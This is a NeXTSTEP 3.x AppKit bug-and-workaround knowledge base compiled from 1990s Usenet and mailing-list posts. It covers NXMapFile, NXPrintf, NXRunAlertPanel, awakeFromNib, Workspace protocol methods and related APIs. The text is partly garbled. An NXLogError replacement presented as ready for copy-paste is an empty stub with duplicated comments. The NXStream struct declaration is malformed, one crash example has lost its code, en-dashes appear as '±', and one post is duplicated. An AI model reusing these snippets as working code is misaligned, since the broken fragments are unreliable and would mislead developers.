areas: ;KBNS.33.2.rtf;Clashes;¬Clashes ;KBNS.33.2.rtf;Crashing;¬Crashing ;KBNS.33.2.rtf;Misrepresentations;¬Misrepresentations ;KBNS.33.2.rtf;S
ecurity;¬Security

AppKit, Common;→AppKit, Common ;KBNS.33.2.rtf;Contents;→Contents

XXX.32.1
Date: Sun, 5 Jun 94 16:23:35 MET DST
From: rfschtk (To: comp.sys.next.programmer, comp.sys.next.bugs)
To: comp.sys.next.programmer, comp.sys.next.bugs
Subject: BUG: NXMapFile() doesn't release file descriptor on NXClose()
Reply-To: RfSchtk

LS,

Some observations (hopefully with a high truth content)...

- It should be better documented what mapping a file means in the first place. + It is a NeXT-specific extension to Mach, which CM apparently won't merge with the main Mach project, right? So will it continue to be a feature of NEXTSTEP (never mind OpenStep)?
- + And what does it do, exactly: the NXSaveBuffer stuff more or less implies, and map_fd states, copy-on-write semantics from the VM side, but is it safe to write() to the file in the meantime or (f)truncate() or unlink() it, i.e., do copy-on-write semantics apply in both directions?
- + Furthermore, it could be emphasised (beyond having the functions described in the same block) that an NXMapFile NXStream is a memory NXStream too, needing NXCloseMemory for closing ('`just close'' is a rather dangerous description, it is just meant as a comparison with that NXSaveBuffer stuff).
- + And it could be emphasised that having such a mapped file will force the device containing it to remain mounted (Greg's problem): other possibilities could be that these virtual memory objects just turn to garbage when the device is unmounted (luckily that is not the case), or the system could first copy that file into the swapfile (mapping would be a lazy copy), or the kernel could ask for advice on some port...
- Why has NX_FREEBUFFER been removed from the documentation (I have it before me, black on white, in my printed docs from the 2.1 days)? Even if the programmer is given access to lower-level implementation, is that a reason to remove the higher-level access? (Now you need to call NXGetMemoryBuffer() and vm_deallocate(), according to the docs.)
- ``The problem is that NX_FREEBUFFER isn't documented. (therefore, I can't guarantee that we support it...'' Now this is funny. Do you actually mean to say that when NeXT documents something, they support it?! What a joke, I must remember that!

Raf Schietekat, RfSchtk@maze.ruca.ua.ac.be, Flanders, Belgium
*** The designation BANRUC60.BITNET for this host will disappear by July 1 ***
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
Addressing limitations: no !, % or .uucp (? I should test this again)

Compiler designers rarely do it. --- Aho, Sethi, Ullman,
``Compilers: Principles, Techniques, and Tools'', 2nd ed., p. 173

PS: Hurray for participating on the net. Don't let this message scare you away.

Date: Mon, 6 Jun 94 20:29:23 MET DST
From: rfschtk (To: comp.sys.next.programmer, comp.sys.next.bugs)
To: comp.sys.next.programmer, comp.sys.next.bugs

Subject: Re: (If you don't support it then why use it?) Was: Re: BUG: NXMapFile()
Reply-To: RfSchtk

LS,

For those of you getting confused (Robert Nicholson...): this thread is going on in two newsgroups at once, as started by Greg Anderson (should he have done that, rhetorical question?). I quoted from a message by Erik Kay (@next.com), sent only to comp.sys.next.bugs. Robert and Erik, please read each other's statements in the other newsgroup.

To Tom Mon (on comp.sys.next.bugs): in this case (-[pasteboard readTypeToStream:]), do use NX_FREEBUFFER (not NX_TRUNCATEBUFFER), or what the NXCloseMemory documentation now suggests (NXGetMemoryBuffer and vm_deallocate).

So how about an official statement that changing the NXCloseMemory documentation was just a mistake, NeXT, and that both methods will be supported, so we can close this discussion?

Well, with regard to Tom's question, there's a similar problem with how -[pasteboard readType:data:length:] data should be released. This used to be with vm_deallocate, but now ``you should *not* attempt to free the returned memory using vm_deallocate() or free()'. I suppose it's OK for old code (even recompiled under 3.X) to continue to use vm_deallocate as long as it doesn't use the new readTypeToStream: as well? Such things should be documented (it's not in the ReleaseNotes), if only to reassure us that NeXT knows what it is doing, in this case.

Raf Schietekat, RfSchtk@maze.ruca.ua.ac.be, Flanders, Belgium
*** The designation BANRUC60.BITNET for this host will disappear by July 1 ***
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
Addressing limitations: no !, % or .uucp (? I should test this again)

Compiler designers rarely do it. --- Aho, Sethi, Ullman,
``Compilers: Principles, Techniques, and Tools'', 2nd ed., p. 173

XXX.32.1
From: wln@news.cs.columbia.edu (William Lee Nussbaum)
Newsgroups: comp.sys.next.bugs,comp.sys.next.misc
Subject: PS printer errors with NXImages? Anyone else experience this?...
Date: 23 Jun 1994 01:37:39 -0400

I have, consistently, for several months, been getting the following type of error when printing most (not all) documents with NeXTSTEP-generated bitmaps to an HP LaserJet 4:

```
ERROR: rangecheck
OFFENDING COMMAND: get
STACK:
-1022
(
    !!"#$$%&()*+,-./00112233445566778899:;;;<=>?@AABCCDDEFFGGHHIIJJ
)
```

(where the line with the serial text continues off the side of the page..., and the number is usually approximately -1K, + or - (usu -) 0 to 2)

The NeXT is connecting to the printer via an ethernet JetDirect card, through a pty-to-tcp...

Incoming faxes print properly (have received up to 20p in some). Bitmaps in jobs generated on other platforms (Sun Frame, etc.) print properly. Long, 80+ page documents print properly.

Bitmaps that use the appkit to produce their PostScript will usually die partway through printing (some of the image will usually print), taking the rest of the job with them...

The above consistent success and failures lead me to believe that the problem is specifically in the NXImage class: problems in anything relating to the printer connection would affect other types of jobs.

These jobs render on screen; the same files that crash the printer preview happily in Preview.app... If someone can test on something besides a LaserJet 4 or a NeXTprinter (I seem to recall the NeXTprinter being happy with these jobs, though that was a couple months ago) your help would be appreciated...

Does anyone have any clue what NeXT is doing here that's not kosher, is tolerated by NeXT's Adobe Level 2 PS server, but upsets HP's Adobe Level 2 PS printers?

And any idea what one might do about it? (besides getting NeXT aware of it...)

Thanks, hope someone can help..

- Lee

Newsgroups: comp.sys.next.bugs,comp.sys.next.misc
From: byer@mv.us.adobe.com (Scott Byer)
Subject: Re: PS printer errors with NXImages? Anyone else experience this?..
In-Reply-To: wln@news.cs.columbia.edu's message of 23 Jun 1994 01:37:39 -0400
Date: Thu, 23 Jun 1994 17:50:19 GMT

William Lee Nussbaum writes:

William> I have, consistently, for several months, been getting the
William> following type of error when printing most (not all) documents with
William> NeXTSTEP-generated bitmaps to an HP LaserJet 4:

William> (where the line with the serial text continues off the side of the
William> page..., and the number is usually approximately -1K, + or - (usu
William> -) 0 to 2)

Looks like the line is too long. This could cause a problem for the input scanner on the printer. You can try manually editing the PostScript to

break up the long input lines at 80 characters or so:

```
(59249gjfkagjkergjlelgjerglkejjglegg\  
fgjfsghajgjrjergkejgeh\  
fgjfgahgakkweg)
```

The backslash is necessary to prevent the newline from being included as part of the string of data.

Be careful when wrapping to not disturb things other than strings (parenthesis are PostScript's string delineation characters).

You're right, though. It does sound like a bug in NeXT's printing kit.

```
--  
Scott Byer                                NeXTMail: byer@mv.us.adobe.com  
Adobe Systems Incorporated                These are *my* opinions, and  
1585 Charleston Road, P.O. Box 7900      do not necessarily reflect  
Mountain View, CA 94039-7900            the opinions of my employer.  
===                                     ===  
-----
```

#import
;/NextLibrary/Documentation/NextDev/ReleaseNotes/AppKit.rtf;;-;/NextLibrary/Documentation/NextDev/ReleaseNotes/AppKit.rtf

General Suggestions

KBNS.00.0.001_o3.0±3.2o SavePanel (and its subclass OpenPanel), FontPanel, FindPanel, should get shelves

Description: The shelf in each File Viewer is a wonderful help. It should also be introduced in other browsers. With one additional thought: perhaps such a shelf might be divided in inter-application space and intra-application space (this is not needed in WM's shelves because these are application-specific).

How to verify: It is obvious that there are no shelves at the present time.

Urgency: Does no damage, immediately obvious, suggestion.

Confirmed: Raf_Schietekat (o3.0±3.2o, reported)

Workaround: Normal browsing action.

Cure (for NeXT): See Description.

Report history: KBNS.33.2.rev

XXX.32.1 comment in Draw, say that this may defeat zones mechanism

KBNS.32.0.039_o2.0±3.2o Design error

I think it was a mistake to disable the +alloc methods and reinstate the +new ones for classes that should have at most one instance. This could have been easily and more clearly solved by requiring the code to ask these things from NXApp. That's how a clear-minded programmer organises his/her code now anyway, to coordinate initialisation of the panels involved. Right?

```
// Note that we don't implement alloc and allocFromZone: because
// we create our own zone to put ourselves in. It is generally a
// good idea to "notImplemented:" those methods if you do not allow
// an object to be alloc'ed from an arbitrary zone (other examples
// include Application and all of the Application Kit panels
// (which allocate themselves into their own zone)).
```

Localisation

Yes indeed, what about American English vs. *real* English? :-)

XXX.3.2 KBNS.00.0.002_o3.0±3.1o Reported, and verified (also for 3.1), by Subrata_Sircar, from Mai_Nguyen

A bug¼

From: Mai_Nguyen@NeXT.COM (Mai Nguyen)

(The above dwrite will use a , for the decimal point for example)

XXX.3.2 KBNS.10.1.026_o3.0o, confirmed by Frank_Siegert When using the German language package, the cdate in a File Viewer set to List display is shown as, e.g., ``Mai 10 56td:24", where `ls -lga` indicates ``May 10 14:24". The month, date and minutes are correct, but the hour makes no sense at all. The ``td" seems to be a constant. If the item doesn't belong to the current year, entries are like ``Mai 10 ?" instead of ``May 10 1992".

Mouse cursor

KBNS.00.0.003_o3.0±3.2o Suggestion: provide better feedback than NXBeep()ing all the time. There shouldn't be a Help... command (RenderManager.app at least) or a cursor change to a question mark (every application) over Views for which NeXTSTEP Help isn't available. This is more serious than displaying the return key image on non-key panels, which was ``corrected" in 3.0. And if a modal session is running, non-sensitive areas of the application might be indicated by the mouse changing to, e.g., a don't-enter-this-street sign with an M for modal (*far* less urgent, since this is predictable).

Services See also: /Object/Responder/Window/Panel/Menu

XXX.32.2 If a key equivalent is chosen for a service command (from Preferences), which is also used for a regular command, this equivalent means that regular command until the instant the `Services' menu is opened. This means that that key equivalent's behaviour is essentially unpredictable. Something should be done about that, probably by abandoning laziness in this case.

Suggestions follow

KBNS.32.1.002_o3.2o Services timeout should be user-extendible

Description: I just tried to uudecode, in-place, a long file (over 1 MB) using a little Terminal Service ``Uuencode" that I wrote. After 30 seconds (due to significant setup and communication overhead?), NXRunAlertPanel("Services", "Error providing service %s.", NULL, NULL, NULL, serviceName) appeared, with ``OK" meaning ``Abort". A timeout is good: a service should *never* hang indefinitely. But it would be nice if I could just give it some more time to complete.

How to verify: Should be obvious

Urgency: Does no damage, but a workaround is tedious

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Ad-hoc workarounds only?

Cure (for NeXT): NXRunAlertPanel("Services", "Timeout for service ``%s".\nExtend the timeout with another %i seconds?", "Abort", "Extend", NULL, serviceName, timeoutInSeconds)

Target/Action

XXX.32.2 advertise in Window, View, PrintPanel

KBNS.32.2.012_o3.2o printPSCode:, smartPrintPSCode:, faxPSCode:, smartPSCode:

Description: These methods look like target/action messages, and they're included with the standard messages to which the first responder responds in Interface Builder. Yet if you connect the Print... command with the First Responder in this way, that MenuCell uses Application's `sendAction:to:from:`, which uses Responder's `tryToPerform:with:`, and this interprets the return value such that if nil is returned, the nextResponder/sendAction:to:from: chain is followed further. Now the problem: the implementations in View and Window return nil to indicate failure and the fact that the user clicked Cancel. The result is that when Cancel is clicked, and somewhere further along the line another object implements this (for a View, at least its Window will), the print panel appears again, possibly several times!

How to verify: Should be obvious.

Urgency: Probably harmless in most cases, obvious, but silly.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Make it a habit never to send `printPSCode:` to the First Responder. Use a `print:` message instead, and implement that as follows (e.g.):

```
-print:sender{ [self printPSCode:sender]; return self; }
```

and *not* the following (sorry for this insult to your intelligence):

```
-print:sender{ return [self printPSCode:sender]; }
```

Don't assume your app is safe: any TextField may cause it to happen.

Cure (for NeXT): Take these methods out of the list that First Responder handles in Interface Builder, warn a programmer who tries to add them, and include warnings in the documentation for these methods.

Comment: The `-[Application sendAction:to:from:]` documentation should describe that, and how, it uses `-[Responder tryToPerform:with:]`.

Thanks to: David_Stes, for bringing this to my attention

NXFrameLinkRect()

KBNS.00.0.005_o3.0c Bug, cured in 3.1 according to Ali_Ozer of NeXT

Q: When I use the function NXFrameLinkRect() to draw a link fence around a rectangle, it doesn't draw correctly in a scaled view. What am I doing wrong?

A: This is a known bug in the AppKit. QA860 describes a patch.

NXMapFile()

```
XXX.32.1
From: flexus!rfschtkk@maze.ruca.ua.ac.be (Raf Schietekat)
Newsgroups: comp.sys.next.programmer
Subject: BUG: NXMapFile() doesn't release file descriptor on NXClose()
Date: 5 Jun 1994 09:38:24 -0500
Reply-To: flexus!RfSchtkk@maze.ruca.ua.ac.be
```

LS,

Some observations (hopefully with a high truth content)...

- It should be better documented what mapping a file means in the first place.
- + It is a NeXT-specific extension to Mach, which CM apparently won't merge with the main Mach project, right? So will it continue to be a feature of NEXTSTEP (never mind OpenStep)?
- + And what does it do, exactly: the NXSaveBuffer stuff more or less implies, and map_fd states, copy-on-write semantics from the VM side, but is it safe to write() to the file in the meantime or (f)truncate() or unlink() it, i.e., do copy-on-write semantics apply in both directions?
- + Furthermore, it could be emphasised (beyond having the functions described in the same block) that an NXMapFile NXStream is a memory NXStream too, needing NXCloseMemory for closing ('`just close'' is a rather dangerous description, it is just meant as a comparison with that NXSaveBuffer stuff).
- + And it could be emphasised that having such a mapped file will force the device containing it to remain mounted (Greg's problem): other possibilities could be that these virtual memory objects just turn to garbage when the device is unmounted (luckily that is not the case), or the system could first copy that file into the swapfile (mapping would be a lazy copy), or the kernel could ask for advice on some port...

- Why has NX_FREEBUFFER been removed from the documentation (I have it before me, black on white, in my printed docs from the 2.1 days)? Even if the programmer is given access to lower-level implementation, is that a reason to remove the higher-level access? (Now you need to call NXGetMemoryBuffer() and vm_deallocate(), according to the docs.)

- ``The problem is that NX_FREEBUFFER isn't documented. (therefore, I can't guarantee that we support it...' Now this is funny. Do you actually mean to say that when NeXT documents something, they support it?! What a joke, I must remember that!

Raf Schietekat, RfSchtkk@maze.ruca.ua.ac.be, Flanders, Belgium
*** The designation BANRUC60.BITNET for this host will disappear by July 1 ***
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
Addressing limitations: no !, % or .uucp (? I should test this again)

Compiler designers rarely do it. --- Aho, Sethi, Ullman,
``Compilers: Principles, Techniques, and Tools'', 2nd ed., p. 173

PS: Hurray for participating on the net. Don't let this message scare you away.

NXLogError()

XXX.3.2 KBNS.10.3.025_o3.0o Should move to Common, in libsys_s.a, also see KBNS.10.2.039. Now this useful function has to be emulated by programs that don't already link with libNeXT_s.a and want to avoid the burden of doing so, in the following way (as far as I can tell, I just tried to mimic the observed behaviour rather than disassemble NeXT's version), ready for copy-paste inclusion in any program:

```
#define someStupidArbitraryValue 500
```

```
/*  
 * NXLogError - Log an error message.  
 *  
 * This function is defined in libNeXT_s.a.  
 *  
 * Parameters:  
 *   message - The error message to log.  
 *  
 * Returns:  
 *   None.  
 */  
void NXLogError(char *message)  
{  
    /*  
     * This function is defined in libNeXT_s.a.  
     *  
     * Parameters:  
     *   message - The error message to log.  
     *  
     * Returns:  
     *   None.  
     */  
}
```

NXPrintf()

XXX.32.2 not checked
Newsgroups: comp.sys.next.programmer
Subject: bug in NXPrintf ?
From: mike@child.usu.edu (Michael Emmel)
Date: 21 Mar 95 19:26:44 MDT
Reply-To: mike@hobbs.chem.usu.edu (Michael Emmel)

NXPrintf leaves the buffer pointer I don't know which it is from the header

```
typedef struct _NXStream {
    unsigned int magic_number;      /* to check stream validity */
    unsigned char *buf_base;       /* data buffer */
    unsigned char *buf_ptr;        /* current buffer pointer */
    int buf_size;                  /* size of buffer */
    int buf_left;                  /* # left till buffer operation */
    long offset;                   /* position of beginning of buffer */
}
/*
    int flags;                      /* info about stream */
    int eof;
    const struct stream_functions
        *functions; /* functions to implement stream */
*/
    void *info;                      /* stream specific info */
} NXStream;
```

maybe `*buf_ptr` pointing at the end of the currently written stream

so when you do the following nothing happens

```
NXStream *words;
NXPrintf(words,"%s\n","hello");
/*NXSeek(words, 0, NX_FROMSTART); this is the fix*/
[myText readText:words];
```

without moving the point to the beginning of the stream with the call to `NXSeek`. because the pointer is at the end of the buffer. But if you use `NXOpenFile` ect its reset to the beginning. Should I add a EOF to the end of the string to force it to reset?

I think this is a bug but if not nothing is said about it in the NeXT Docs??

please email me I you can explain why `NXPrintf` should leave the pointer at the end of the stream maybe theres something I'm messing?

mike@hobbs.chem.usu.edu

KBNS.32.0.041_o3.2o NXPrintf is *not* like printf, apparently

The first two lines each of the results from this fragment of code

```
for(i=0;i<256;i++){
    NXPrintf(pNXStream,"%0.3i/%0.2x: %0.4x\n",i,i,encoding[i]);
    printf("%0.3i/%0.2x: %0.4x\n",i,i,encoding[i]);
```

```
}
```

or from this fragment

```
for(i=0;i<256;i++){
    NXPrintf(pNXStream,"%03i/%02x: %04x\n",i,i,encoding[i]);
    printf("%03i/%02x: %04x\n",i,i,encoding[i]);
}
```

with declarations

```
int i;
signed long encoding[256];
```

both are (for NXPrintf)

```
0/0: 15b3
```

```
1/1: 0
```

and (for printf)

```
000/00: 15b3
```

```
001/01: 0000
```

Isn't NXPrintf supposed to behave like printf? Workaround: use printf in a buffer or temporary file and transfer the results.

NXRectFillListWithGrays()

```
XXX.32.1
From: michelle@meaddata.com (Michelle Buck)
Newsgroups: comp.sys.next.programmer
Subject: void NXRectFillListWithGrays(const NXRect *rects, const float *grays, int
count)
Date: 13 May 1994 22:07:04 GMT
```

For those who are interested. By experimenting, I have determined that
void NXRectFillListWithGrays(const NXRect *rects, const float *grays, int
count) has a maximum limit of 33 rects per invocation. This limit is not
described in any documentation that I could find. This is true for
3.1.

- Erik

NXRunAlertPanel() and friends

KBNS.32.2.036_o3.2o Where is NXRunLocalizedAlertPanelFromTableInBundle?

Description: NXRunLocalizedAlertPanel() implicitly takes a table argument, but there is no support for specifying a bundle.

How to verify: Inspect <appkit/Panel.h>

Urgency: Suggestion

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Use NXLocalizedStringFromTableInBundle() for each of the fields.

Cure (for NeXT): Add NXRunLocalizedAlertPanelFromTableInBundle, with genstrings support.

KBNS.10.3.032_c3.0±3.2o Bug that crashes the application, reported for 3.0 and 3.1 ("never [...] under 2.1") by Douglas_Simons on NeXT-prog@cpac.washington.edu on 1993-07-07, Bug_NeXT.47046, verified for 3.0 by Raf_Schietekat, acknowledged for 3.0±3.2 by NeXT (read 3.2 ReleaseNotes/AppKit about this) XXX replace speculations with NeXT's explanation

```
-appDidInit:sender{ // appDidInit is not essential to this problem
```

```

}

```

``Other message" never appears, because the application crashes during the second NXRunAlertPanel. I used vm_allocate() here to strip the problem down to its essentials; Douglas_Simons used an NXStream opened from memory. Verified workaround:

NXRunAlertPanel(NULL, "%s", NULL, NULL, NULL, outMsg);. NXRunAlertPanel seems to do some strange thing with a HashTable, which did a (now invalid) access at outMsg. The backtrace for Douglas_Simons

```
#0 0x500b588 in hash ()
```

```
#7 0x6096d70 in NXRunAlertPanel ()
```

and for me

```
#0 0x500c606 in isEqual ()
```

```
#6 0x6096d70 in NXRunAlertPanel ()
```

Cure: NXRunAlertPanel should leave this argument alone, rather than document this.

From: cc100aa@xray.oit.gatech.edu (Ray Spalding) XXX process this

Internet: ray.spalding@oit.gatech.edu (NeXT Mail accepted)

KBNS.11.2.019_o3.1±3.2o NXRunAlertPanel doesn't recognise %p

%p is the format string indicator of a pointer (see printf(3)). The result is just the letter p, and a synchronisation error for the other arguments.

NXSaveToFile()

KBNS.00.0.007_o3.0c Reported by Subrata_Sircar for 3.0 and to be cured in 3.1, not verified (anyone?), Bug_NeXT.29066

From: ssircar@canon.com

Date: Mon, 3 Aug 92 11:10:26 -0700

Subject: [29066] NXSaveFile() question

NXSaveToFile() doesn't release resources if an error occurs; specifically, if the file cannot be saved and an "disk full" error occurs, unlink() won't reclaim the disk space until the program quits.

NXScanALine()

XXX.3.2 XXX Can't reach this person for more info from my site.

Date: Tue, 12 Oct 93 17:46:45 -0700

interpret the FSM datatype of the click/break tables?

NXSetDefaultValue()

XXX.3.2 KBNS.00.0.008_o3.0o If you are having problems with this function, bug Jeff_Martin@NeXT.com about it. I've read about a problem on NeXT-prog@cpac.washington.edu 1993-02-19, but got no answer from him when asking for a clarification of his ``explanation".

NXSizeBitmap()

KBNS.00.0.009_c3.0c Bug with reading

Description: Will produce a false result when reading from 12-bit windows when the specified width is uneven. This may cause errors in the archiving of an NXImage (actually in the backing store of an NXCachedImageRep).

Confirmed: Subrata_Sircar (o3.0c), Ali_Ozer (c3.0c)

Report history: from a reply of Ali_Ozer of NeXT to Dennis_Lam on next-prog@cpac.washington.edu, 1993-01-14

NXToAscii()

KBNS.33.1.039_o3.2o Specification bug for en-dash

Description: An en-dash (1±2) is converted to an underscore (1_2), as for all those characters/glyphs that have no obvious equivalent) rather than the obvious hyphen (1-2).

How to verify: See documentation (not explicitly tested).

Urgency: Makes an incorrect conversion, not immediately obvious (only if you're paying attention to it or reading the result), workaround possible.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Test for en-dash first and make the conversion yourself.

Cure (for NeXT): Convert to hyphen instead.

See also: KBNS.33.1.038 (conversion to Non-NeXT in Mail.app)

NXZoneFromPtr()

After this only before 3.2

KBNS.11.1.026_o3.0c Not thread-safe! Reported by Bradley_Head on c.s.n.(b&p) on 1993-09-28, verified by Raf_Schietekat
To Bradley_Head's knowledge, the bug was never documented, and was furtively cured in 3.1. Verification: disassemble the code.

NXNibNotificationProtocol

KBNS.11.2.034_o3.2o Bug_NeXT.39587 -awakeFromNib not invoked in IB test mode

Description: See title.

How to verify: Obvious.

Urgency: Should just be cured.

Confirmed: Ralph_Zazula of NeXT, among others

Workaround:

If you're already using a custom NXConnection object, that's a solution.

Otherwise (a suggestion by Ralph_Zazula), do this:

```
-finishUnarchiving{
  // hack to get -awakeFromNib from inside IB's test mode
  if([NXApp conformsTo:@protocol(IB)]){ // only for IB
    [self perform:@selector(awakeFromNib)
      with:nil afterDelay:0.01 cancelPrevious:NO];
    // 0.01 probably because 0.0 was not possible in a previous release
  }
  // do other finishUnarchiving stuff
  return self;
}
```

}

Don't put blind faith in this workaround, though, and be prepared to modify this code or get sent `-awakeFromNib` twice if and when this gets cured.
Report history: NeXT-prog@cpac.washington, c.s.n.p...

KBNS.32.2.011_o3.2o awakeFromNib is sent to File's Owner as well (controversial: some call this a bug/misfeature, some don't)

Description: Everything in the documentation (except something in the `PopUpList` reference) suggests that this method is sent only to objects unarchived from a NIB file, the method name itself implies that as well. Yet in 3.2 at least (XXX previously not?) it is also sent to the file's owner, even though there is no use for it.

How to verify: Should be obvious.

Urgency: Not necessarily harmless to the proper execution of an application, XXX possible incompatibility (both directions)

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: If your object needs to do something as File's Owner after a NIB is loaded, put that code after the `loadNib...` message, not in this method; preferably let the File's Owner send its own `loadNib...` message. If you have to define this method for unarchiving purposes, either make sure it is safe to execute it more than once, or test that the object is not the File's Owner, for example by using an instance variable ``alreadyAwokeFromNib'`.

Cure (for NeXT): At least get the docs right, whatever the functionality

Report history: See c.s.n.p around 1994-09-12

NXWorkspaceRequestProtocol and related methods

KBNS.00.0.010_3.0c app:fileOperationCompleted: doesn't get called¼ Reported by NeXT in a 1993-01 Developer mailing

Workaround from the mailing: ``In the meantime, if you need notification on the completion of a file operation, you can compose a string and do a `system()` call." That would be `system(3)`, because `system()` isn't actually a system call itself, of course!

The 3.1 AppKit ReleaseNotes say this (confirmed by Subrata_Sircar):

Reference	30234
Problem	fileOperationCompleted: methods were not being invoked.
Description	When requested to perform a file operation, the Workspace Manager might choose to do it asynchronously. If so, the

Application object's delegate is supposed to receive a **fileOperationCompleted:** message notifying it that the operation was accomplished. In 3.0, the message wasn't getting through.

XXX.3.2 KBNS.00.0.011_3.0o [[Application workspace] beginListeningForApplicationStatusChanges] Bug, not verified ``can cause NeXTSTEP to stop ejecting floppy disks from the Workspace (no kidding!)" according to Gordon_Van_Huizen in a 1993-03-07 comp.sys.next.(bugs/programmer) posting, if the following message isn't sent first, e.g., in the appDidInit: method:

```
[[Application workspace] getInfoForFileSystemAt:"/"
    isRemovable:&removableFlag
    isWritable:&writableFlag
    isUnmountable:&mountableFlag
    description:&fileSystemDesc
    type:&fileSystemType];
```

See also KBNS.00.0.092: is this about the same thing? Not mentioned in the 3.1 ReleaseNotes.

KBNS.00.0.012_3.0±3.2o [[Application workspace] findString:] Bug, reported by Raf_Schietekat for o3.0o_o3.2o, confirmed for 3.1 by Subrata_Sircar (``[In 3.1, this yields "syntax error on line 1, teletype" replacing the selection.]") When ``

```
#import <appkit/appkit.h>
```

```
[[Application workspace] findString:"weirdTestString"
inFile:"/Users/rfschtk/Library/Comments/Systems/NeXT/KBNS_3.X/KBNS.32.0.rtf"];
```

" is run through Eval and this window closed, it does get opened again, but the string is not selected, and Edit doesn't even scroll it into view (Edit works correctly from WM's Finder, though). On 3.2 at least, the string in the Find panel is replaced by the findString, though.

KBNS.00.0.013_3.0±3.2o [[Application workspace] hideOtherApplications] doesn't, according to Marcel_Waldvogel and Gordon_Van_Huizen in a 1993-03-31 comp.sys.next.programmer exchange, confirmed for 3.1 by Subrata_Sircar, for 3.2 by Raf_Schietekat and Marcel_Waldvogel

```
KBNS.332.XXX
From: andrew.abernathy@mccaw.com (Andrew Abernathy)
Newsgroups: comp.sys.next.programmer
Subject: hideOtherApplications problem (Workspace request protocol)
Date: 9 Dec 1995 03:22:07 GMT
Reply-To: andrew.abernathy@mccaw.com (Andrew Abernathy)
```

Has anyone else had reason to attempt to use "hideOtherApplications" from the Workspace request protocol? I'm trying to use it, and it flat out doesn't seem to work. I got as simple as a small window

with a button, the button sending a message to my controller object, which consists of nothing other than one method. Looks like:

```
- hideOthers:sender
{
    [[Application workspace] hideOtherApplications];
    return self;
}
```

I build, run, and press the button, but nothing happens. I've confirmed that I get the Workspace object (an NXWorkspaceRequestProxy), and I send it the "hideOtherApplications" message with no problems. (Void return value, so that doesn't provide any clues.)

Any ideas? Can anyone confirm either that it truly is broken or that I'm somehow overlooking something seriously obvious?

This is on black hardware running 3.3, and on white hardware running 3.2.

--
Any similarities between my views and those of AT&T are purely coincidental.

andrew.abernathy@attws.com, AT&T Wireless Services
NeXTmail, MIME, MSMail, and SunMail in a pinch
14335 Northeast 24th Street, Bldg B, Bellevue, WA 98007, U.S.A.

From: dcl@panix.com (David C. Lambert)
Newsgroups: comp.sys.next.programmer
Subject: Re: hideOtherApplications problem (Workspace request protocol)
Date: 13 Dec 1995 13:03:52 -0500
Reply-To: dcl@homer.uu.panix.com

In <4aavcv\$15e@nwestmail.nwest.mccaw.com> andrew.abernathy@mccaw.com (Andrew Abernathy) writes:
>Has anyone else had reason to attempt to use "hideOtherApplications"
>from the Workspace request protocol? I'm trying to use it, and it
>flat out doesn't seem to work. I got as simple as a small window
>with a button, the button sending a message to my controller object,
>which consists of nothing other than one method. Looks like:

>Any ideas? Can anyone confirm either that it truly is broken or that
>I'm somehow overlooking something seriously obvious?

I can confirm that this method is completely non-functional.
I had to resort to PS hacking to get the function in Fiend.

--
David C. Lambert

dcl@panix.com
(finger for PGP 2.6.2 public key)
(key fingerprint "5F 88 1A 54 3C EA DA FA F5 8E 0B 68 48 4C 02 48")

Suggestions follow

KBNS.00.0.014_3.0±3.2o [[Application workspace] openFile:fromImage:at:inView:theView]

Description: If `theView` isn't visible when this method is executed, the animation should really start from the miniwindow or, if the application is hidden, from the application icon's tile, not from where `theView` once happened to be.

How to verify: Should be obvious.

Urgency: Suggestion.

Confirmed: Raf_Schietekat (3.0±3.2o, reported)

Workaround: Write special code.

Cure (for NeXT): See description.

Multiple objects

KBNS.32.0.029_o3.1±3.2o Reported by Scott_Roy for 3.1, verified by Raf_Schietekat for 3.2

BUG: Copy is broken in List, HashTable, and other basic classes.

WORKAROUND: Define `copyFromZone:` in all subclasses, to explicitly copy new variables (has to be repeated for anything below as well).

Scott_Roy provides a test program. All 0 values in the last column indicate a problem. They seem all to be ``collection" classes.

```
List_x = 100 Copy = 0
Object_x = 100 Copy = 100
Storage_x = 100 Copy = 0
View_x = 100 Copy = 100
Control_x = 100 Copy = 100
HashTable_x = 100 Copy = 0
NXBundle_x = 100 Copy = 100
```

```
Cell_x = 100 Copy = 100
NXData_x = 100 Copy = 0
NXStringTable_x = 100 Copy = 0
ButtonCell_x = 100 Copy = 100
```

/Object

```
Newsgroups: comp.sys.next.bugs
From: timo@swabsib.stgt.sub.org (Timo Hennerich)
Subject: multiple forward:: problem
Keywords: foward performv
Date: Thu, 5 May 1994 16:14:13 GMT
```

The documentation says:

```
forward:: - forward:(SEL)aSelector :(marg_list)argFrame
```

Implemented by subclasses to forward messages to other objects. When an object is sent an aSelector message, and the run-time system can't find an implementation of the method for the receiving object, it sends the object a forward:: message to give it an opportunity to delegate the message to another receiver.

That's true. But the following sentence is a bug:

```
(If the delegated receiver can't respond to the message
either, it too will be given a chance to forward it.)
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
```

If in a forward:: method a message is resent via a

```
[delegate performv:aSelector :argFrame];
```

and the delegate doesn't respond to aSelector, it has no possibility to forward it a second time. It just gets a doesNotRecognize: message and quits 8-(

A possible workaround is (if the delegate uses a forward:: method, too):

```
if([delegate respondsTo:aSelector])
[delegate performv:aSelector :argFrame];
else
[delegate forward:aSelector :argFrame];
```


<<<<<

KBNS.00.0.015_o3.0±3.2o Reported, and verified (also for 3.1, ``Partially fixed. Object works, Application doesn't." what does he mean?), by Subrata_Sircar, from Mike_Panzitta, verified for 3.2 by Raf_Schietekat

Description: Subrata_Sircar agrees with me that, unlike what Mike_Panzitta says, it's the *first* case which is correct as documented (look it up), but the second method should produce the same result, also as documented.

Newsgroups: comp.sys.next.programmer

From: mike%doberman@Princeton.EDU (Mike Panzitta)

Subject: isKindOf: and IsKindOfClassNamed: problems

The second case is the one that is correct. Wrong: see above.

/Object/Cell/ActionCell/ButtonCell

XXX.3.2 KBNS.00.0.016_o3.0±3.1o Reported, and verified (also for 3.1), by Subrata_Sircar, from Steven_Abell

-initIconCell:, when called with an argument that can't be found, can do some partial work that might cause trouble later. Shouldn't such a method succeed or do nothing at all?

From: abell@netcom.com (Steven T. Abell)

Subject: Bug in ButtonCell initIconCell:

